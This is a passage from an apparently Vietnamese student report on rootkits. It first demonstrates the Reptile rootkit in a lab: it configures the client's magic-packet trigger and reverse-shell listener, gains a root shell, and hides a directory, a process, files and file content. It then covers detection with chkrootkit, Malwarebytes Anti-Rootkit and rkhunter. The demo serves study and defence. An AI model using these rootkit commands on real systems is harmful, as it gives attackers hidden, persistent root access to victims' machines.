reptile-client> set SRCHOST 192.168.174.192
[*] SRCHOST -> 192.168.174.192
reptile-client> set SRCPORT 666
[*] SRCPORT -> 666
reptile-client> set RHOST 192.168.174.193
[*] RHOST -> 192.168.174.193
reptile-client> set RPORT 4444
[*] RPORT -> 4444
reptile-client> set PROT TCP
[*] PROT -> TCP
reptile-client> set PASS hax0r
[*] PASS -> hax0r
reptile-client> set PASS s3cr3t
[*] PASS -> s3cr3t
reptile-client> set TOKEN hax0r
[*] TOKEN -> hax0r
reptile-client>
```

```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
[*] TOKEN -> hax0r
reptile-client> show

VAR          VALUE          DESCRIPTION
LHOST        192.168.174.192  Local host to receive
the shell
LPORT        80             Local port to receive
the shell
SRCHOST      192.168.174.192  Source host on magic
packets (spoof)
SRCPORT      666            Source port on magic
packets (only for TCP/UDP)
RHOST        192.168.174.193  Remote host
RPORT        4444           Remote port (only for
TCP/UDP)
PROT         TCP            Protocol to send magi
c packet (ICMP/TCP/UDP)
PASS         s3cr3t         Backdoor password (op
tional)
TOKEN        hax0r          Token to trigger the
shell

reptile-client> run
```

Kết nối thành công



Kiểm tra xem mình đang dùng quyền gì:

```
uid=0(root) gid=0(root) groups=0(root)

root@ubuntu:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/root# whoami
root
root@ubuntu:/root#
```

Ân tệp tin Reptile:

```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
root@ubuntu:/home/vu# ls -lahs / | grep reptile
4.0K drwxr-xr-x  2 root root 4.0K Dec 20 20:22 reptile
root@ubuntu:/home/vu# /reptile/reptile_cmd hide
Success!
root@ubuntu:/home/vu# ls -lahs / | grep reptile
root@ubuntu:/home/vu#
```

Ân quy trình nào đó:

```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
0:00 bash
root      9229  0.0  0.0      0  0 ?      S<  00:34
0:00 [loop8]
root     10137  0.0  0.0      0  0 ?      S<  00:35
0:00 [loop9]
root     10298  0.6  0.0      0  0 ?      I   00:35
0:02 [kworker/u256:0]
root     10330  0.0  0.0      0  0 ?      S<  00:35
0:00 [loop10]
root     10356  0.0  0.0      0  0 ?      S<  00:35
0:00 [loop11]
root     10901  0.0  0.0      0  0 ?      S<  00:36
0:00 [loop12]
root     11023  0.0  0.0      0  0 ?      S<  00:36
0:00 [loop13]
root     11654  0.0  0.0      0  0 ?      S<  00:36
0:00 [loop14]
root     11793  0.0  0.0      0  0 ?      S<  00:37
0:00 [loop15]
root     11904  0.0  0.0      0  0 ?      S<  00:38
0:00 [loop16]
root     12881  0.0  0.0      0  0 ?      I   00:40
0:00 [kworker/0:4]
root@ubuntu:/home/vu# /reptile/reptile_cp hide 12881
```

Cùng kiểm tra, ta thấy quy trình đó đã bị ẩn đi

```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
0:00 (sd-pam)
root      9158  0.0  0.1 28588 3112 pts/0    S+   00:34
0:00 bash
root      9229  0.0  0.0      0   0 ?        S<   00:34
0:00 [loop8]
root     10137  0.0  0.0      0   0 ?        S<   00:35
0:00 [loop9]
root     10298  0.5  0.0      0   0 ?        R    00:35
0:02 [kworker/u256:0]
root     10330  0.0  0.0      0   0 ?        S<   00:35
0:00 [loop10]
root     10356  0.0  0.0      0   0 ?        S<   00:35
0:00 [loop11]
root     10901  0.0  0.0      0   0 ?        S<   00:36
0:00 [loop12]
root     11023  0.0  0.0      0   0 ?        S<   00:36
0:00 [loop13]
root     11654  0.0  0.0      0   0 ?        S<   00:36
0:00 [loop14]
root     11793  0.0  0.0      0   0 ?        S<   00:37
0:00 [loop15]
root     11904  0.0  0.0      0   0 ?        S<   00:38
0:00 [loop16]
```

Hiện lại quy trình:

```
root@ubuntu:/home/vu# /reptile/reptile_cmd show 12881
Success!
root@ubuntu:/home/vu#
```




```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
0:00 bash
root      9229  0.0  0.0      0      0 ?      S<    00:34
0:00 [loop8]
root     10137  0.0  0.0      0      0 ?      S<    00:35
0:00 [loop9]
root     10298  0.5  0.0      0      0 ?      I     00:35
0:02 [kworker/u256:0]
root     10330  0.0  0.0      0      0 ?      S<    00:35
0:00 [loop10]
root     10356  0.0  0.0      0      0 ?      S<    00:35
0:00 [loop11]
root     10901  0.0  0.0      0      0 ?      S<    00:36
0:00 [loop12]
root     11023  0.0  0.0      0      0 ?      S<    00:36
0:00 [loop13]
root     11654  0.0  0.0      0      0 ?      S<    00:36
0:00 [loop14]
root     11793  0.0  0.0      0      0 ?      S<    00:37
0:00 [loop15]
root     11904  0.0  0.0      0      0 ?      S<    00:38
0:00 [loop16]
root     12881  0.0  0.0      0      0 ?      I     00:40
0:00 [kworker/0:4]
root@ubuntu:/home/vu# cd Desktop
```

Hiện các tập tin có tên reptile:

```
root@ubuntu:/home/vu# cd Desktop
root@ubuntu:/home/vu/Desktop# ls
root@ubuntu:/home/vu/Desktop# nano Text1_reptile.txt
root@ubuntu:/home/vu/Desktop# nano Text2.txt
root@ubuntu:/home/vu/Desktop# ls
Text2.txt
root@ubuntu:/home/vu/Desktop# /reptile/reptile_cmd show
Success!
root@ubuntu:/home/vu/Desktop# ls
Text1_reptile.txt  Text2.txt
root@ubuntu:/home/vu/Desktop#
```

Tạo một tệp tin rồi ẩn đi nội dung bên trong:




```
root@ubuntu: /home/vu/Reptile/output
File Edit View Search Terminal Help
GNU nano 2.9.3 Text2.txt Modified

Xin chao2
#<reptile>

Noi dung bi an
#</reptile>

tam biet
```



```
root@ubuntu:/home/vu/Desktop# nano Text2.txt
root@ubuntu:/home/vu/Desktop# cat Text2.txt
Xin chao2

tam bietroot@ubuntu:/home/vu/Desktop#
```

Nhóm em xin kết thúc phần demo ở chương 3. Ở chương 4 nhóm em sẽ đưa ra giải pháp cách Aniti Rookit.

Chương 4: Cách Phòng Chống Rootkit

4.1 Cách phát hiện

Việc phát hiện sự hiện diện của Rootkit trên máy tính có thể khó khăn vì loại phần mềm độc hại này được thiết kế rõ ràng để ẩn giấu. Rootkit cũng có thể vô hiệu hóa phần mềm bảo mật, khiến công việc trở nên khó khăn hơn.

Các dấu hiệu nhận biết thiết bị bị nhiễm phần mềm độc hại Rootkit như:


- Các thay đổi không mong muốn trong registry của hệ thống.
- Một số tệp hoặc thư mục quan trọng không thể truy cập hoặc bị ẩn, ngay cả khi bạn có quyền truy cập
- Xuất hiện nhiều thông báo lỗi Windows hoặc màn hình xanh với chữ trắng, máy tính của bạn liên tục cần khởi động lại.
- Máy tính hoạt động chậm hơn bình thường, có thể xuất hiện đột ngột giảm hiệu suất mà không có lý do rõ ràng.
- Trình duyệt hiển thị quảng cáo không mong muốn, chuyển hướng không mong muốn hoặc có trang chủ mới không dự kiến.

4.1 Cách phòng chống

4.1.1 Sử dụng các phần mềm tool để Anti-Rootkit

a) chkRootkit: là một công cụ phổ biến được sử dụng trong môi trường Unix/Linux để kiểm tra xem hệ thống có bị nhiễm Rootkit hay không?. Công cụ này kiểm tra các dấu hiệu phổ biến của sự hiện diện của Rootkit trong hệ thống và cung cấp thông báo nếu nó phát hiện bất kỳ dấu hiệu đáng ngờ nào.

Đã thử nghiệm trên: Linux 2.0.x, 2.2.x, 2.4.x, 2.6.x và 3.xx, FreeBSD 2.2.x, 3.x, 4.x, 5.x và 7.x, OpenBSD 2.x, 3.x và 4.x, 1.6.x NetBSD, Solaris 2.5.1, 2.6, 8.0 và 9.0, HP-UX 11, Tru64, BSDI và Mac OSX. Công cụ này được cài đặt sẵn trong BackTrack 5, trong phần công cụ pháp y và phần mềm chống vi-rút.



```
Terminal - shipcode@projectX: ~
File Edit View Terminal Go Help
ROOTDIR is '/'
Checking 'amd'... not found
Checking 'basename'... not infected
Checking 'biff'... not found
Checking 'chfn'... not infected
Checking 'chsh'... not infected
Checking 'cron'... not infected
Checking 'crontab'... not infected
Checking 'date'... not infected
Checking 'du'... not infected
Checking 'dirname'... not infected
Checking 'echo'... not infected
Checking 'egrep'... not infected
Checking 'env'... not infected
Checking 'find'... not infected
Checking 'fingerd'... not found
Checking 'gpm'... not found
Checking 'grep'... not infected
Checking 'hdparm'... not infected
Checking 'su'... not infected
Checking 'ifconfig'... not infected
Checking 'inetd'... not infected
Checking 'inetdconf'... not found
Checking 'identd'... not found
```

Cách hoạt động:

- + Kiểm tra các tệp tin Suspect (tệp tin ẩn, có quyền truy cập đặc biệt, vv..).
- + Kiểm tra các tiến trình đang chờ.
- + Kiểm tra các chương trình shell đang chờ.
- + Kiểm tra các cổng mạng.


Ưu điểm: dễ sử dụng, thực hiện các kiểm tra nhanh chóng để phát hiện nhanh Rootkit.

Ngoài ra kiểm tra nhiều khía cạnh như: tệp tin, chương trình shell, các thay đổi giai đoạn,...

Nhược điểm: Công cụ này khá cũ chỉ kiểm tra được các Rootkit có dấu hiệu phổ biến và không thể phát hiện được các Rootkit tinh vi và mới nhất nếu không cập nhập cơ sở dữ liệu để nhận biết các Rootkit mới. Không cung cấp được thông tin chi tiết về các Rootkit. Chỉ được sử dụng trên hệ điều hành Linux

b) Malwarebytes AntiRootkit

Đây là một công cụ phòng chống malware của Malwarebytes chuyên tập trung vào phát hiện và loại bỏ Rootkit trên hệ điều hành Windows.



Cách thức hoạt động:

- + Quét nhanh toàn bộ hệ thống máy tính để xác định sự có mặt của các Rootkit.
- + Xác định các tệp tin, quy trình, và các thành phần hệ thống khác có thể liên quan đến Rootkit hoặc có những biểu hiện đáng ngờ.
- + Sau khi xác định các Rootkit, tiến hành quy trình loại bỏ.
- + Khi quá trình loại bỏ hoàn tất, MBAR tạo ra báo cáo về kết quả của quét, bao gồm các tệp tin và quy trình đã được xác định và loại bỏ.

Ưu điểm:

- + Loại bỏ Rootkit một cách hiệu quả, giúp bảo vệ hệ thống khỏi các mối đe dọa ẩn nấp.
- + Giao diện người dùng của Malwarebytes Anti-Rootkit thân thiện và dễ sử dụng, giúp người dùng dễ dàng thực hiện quét và loại bỏ.

+ Cung cấp các cập nhật định kỳ về cơ sở dữ liệu để phát hiện các mối đe dọa mới và tiến hành loại bỏ chúng.

Nhược điểm:

+ Chủ yếu tập trung vào việc phát hiện và loại bỏ Rootkit, không cung cấp nhiều tính năng bảo vệ chống lại các dạng malware khác.

+ Khả năng phát hiện của Malwarebytes Anti-Rootkit không thể đảm bảo 100%. Một số Rootkit tinh vi có thể tránh được cảm biến của nó.

4.1.2 Biện pháp mà nhóm đề xuất

- Tải xuống các phần mềm uy tín và được ủy quyền.

- Luôn đề phòng đề cao cảnh giác trong các email phải luôn kiểm tra thông tin tiêu đề email và địa chỉ email của người gửi trước khi nhấp vào hoặc tải xuống nội dung nào đó được gửi qua email.

- Quét Rootkit thường xuyên có thể phát hiện và loại bỏ Rootkit chương trình.

- Nên sử dụng phần mềm chống vi-rút sử dụng các phương pháp bảo mật tiên tiến như phát hiện ngoại lệ dựa trên máy học và chẩn đoán hành vi.

4.2 Áp dụng thực nghiệm vào Demo chống Rootkit

Ở đây, nhóm em sử dụng công cụ rkhunter để quét Rootkit là một công cụ mã nguồn mở được thiết kế để phát hiện sự hiện diện của Rootkit và một số loại malware khác trên hệ thống Linux và UNIX. Nó hoạt động bằng cách quét hệ thống để xác định các dấu hiệu tiêu biểu của các loại phần mềm độc hại và Rootkit có thể đã thay đổi hệ thống của chúng ta.

Sau khi cài đặt rkhunter thành công, thì mình sẽ bắt đầu quét với câu lệnh:

```
Sudo rkhunter –check –sk
```

Kết quả có được trong quá trình quét:

```
System checks summary
=====

File properties checks...
  Files checked: 150
  Suspect files: 1

Rootkit checks...
  Rootkits checked : 479
  Possible rootkits: 3
  Rootkit names    : IntoXonia-NG Rootkit

Applications checks...
  All checks skipped

The system checks took: 10 minutes and 23 seconds
```

Dòng thông báo này cho chúng ta biết:

FILE:

- + File đã kiểm tra: 150
- + File nghi ngờ: 1

Rootkit:

- + Rootkit kiểm tra qua các phiên bản: 479
- + Rootkit có thể hiện diện trong hệ điều hành: 3
- + Rootkit được phát hiện là: IntoXonia-NG Rootkit

Để tìm hiểu làm thế nào mà nó chuẩn đoán được, em đi vào file log ghi lại quá trình nó quét.

```
[22:09:20]
[22:09:20] Checking for IntoXonia-NG Rootkit...
[22:09:20]   Checking for kernel symbol 'funes'           [ Not found ]
[22:09:20]   Checking for kernel symbol 'ixinit'            [ Not found ]
[22:09:20]   Checking for kernel symbol 'tricks'              [ Not found ]
[22:09:21]   Checking for kernel symbol 'kernel_unlink'  [ Not found ]
[22:09:21]   Checking for kernel symbol 'rootme'             [ Not found ]
[22:09:21]   Checking for kernel symbol 'hide_module'         [ Found ]
[22:09:21]   Checking for kernel symbol 'find_sys_call_tbl' [ Not found ]
[22:09:22] Warning: IntoXonia-NG Rootkit                 [ Warning ]
[22:09:22]   Kernel symbol 'hide_module' found
```

Ở đây, mình bắt gặp cảnh báo liên quan đến "IntoXonia-NG Rootkit" đang hiện diện trong hệ điều hành, đặc biệt liên quan đến hạt nhân 'hide_module.' Cảnh báo, cho chúng ta biết rằng Rootkit có thể đang thao túng hoặc che giấu sự hiện diện của mô-

đun hạt nhân bằng cách sử dụng thuộc tính 'hide_module' một cách mà không bị phát hiện.

Chương 5: Kết Luận

5.1 Tổng kết

Trong thời gian làm đồ án, nhóm em đã cố gắng tìm hiểu về nguồn gốc, lịch sử hình thành và các kỹ thuật của Rootkit, đồng thời tìm hiểu các công cụ, ngôn ngữ để phát triển Rootkit và đề xuất các phương hướng để phát hiện Rootkit.

Nhóm em đã nghiên cứu đi sâu vào nhận thức về sự tinh vi và khả năng thí nghiệm của Rootkit, đặc biệt là trong việc tận dụng các điểm hờ hệ thống và thậm chí ẩn nấp trong phần cứng. Việc phân loại các loại Rootkit và theo dõi sự phát triển của chúng đã đóng góp vào việc hiểu rõ và xác định các chiến lược phòng chống.

Phương pháp phòng chống và phát hiện Rootkit đã được thảo luận chi tiết, từ sử dụng công nghệ chống malware đến các kỹ thuật phân tích hành vi. Mặc dù Rootkit ngày càng trở nên tinh vi, nhưng nghiên cứu đã đề xuất các hướng phát triển để nâng cao khả năng phòng chống và phát hiện, đồng thời giữ cho các hệ thống an toàn trước những mối đe dọa ngày càng phức tạp.

Trong tương lai, với sự nguy hiểm ngày càng gia tăng của Rootkit, việc duy trì sự đổi mới trong lĩnh vực an ninh mạng là cực kỳ quan trọng để đối mặt với những thách thức mới và ngày càng tinh vi của mối đe dọa này.

TÀI LIỆU THAM KHẢO

1. <https://nhanhoa.com/tin-tuc/rootkit-la-gi.html>
2. <https://vi.wikipedia.org/wiki/Rootkit>
3. <https://asec.ahnlab.com/en/55785/>
4. <https://ice-wzl.medium.com/reptile-the-ultimate-rootkit-full-guide-857efedb3078>
5. <https://www.avast.com/c-rootkit>
6. <https://www.malwarebytes.com/rootkit>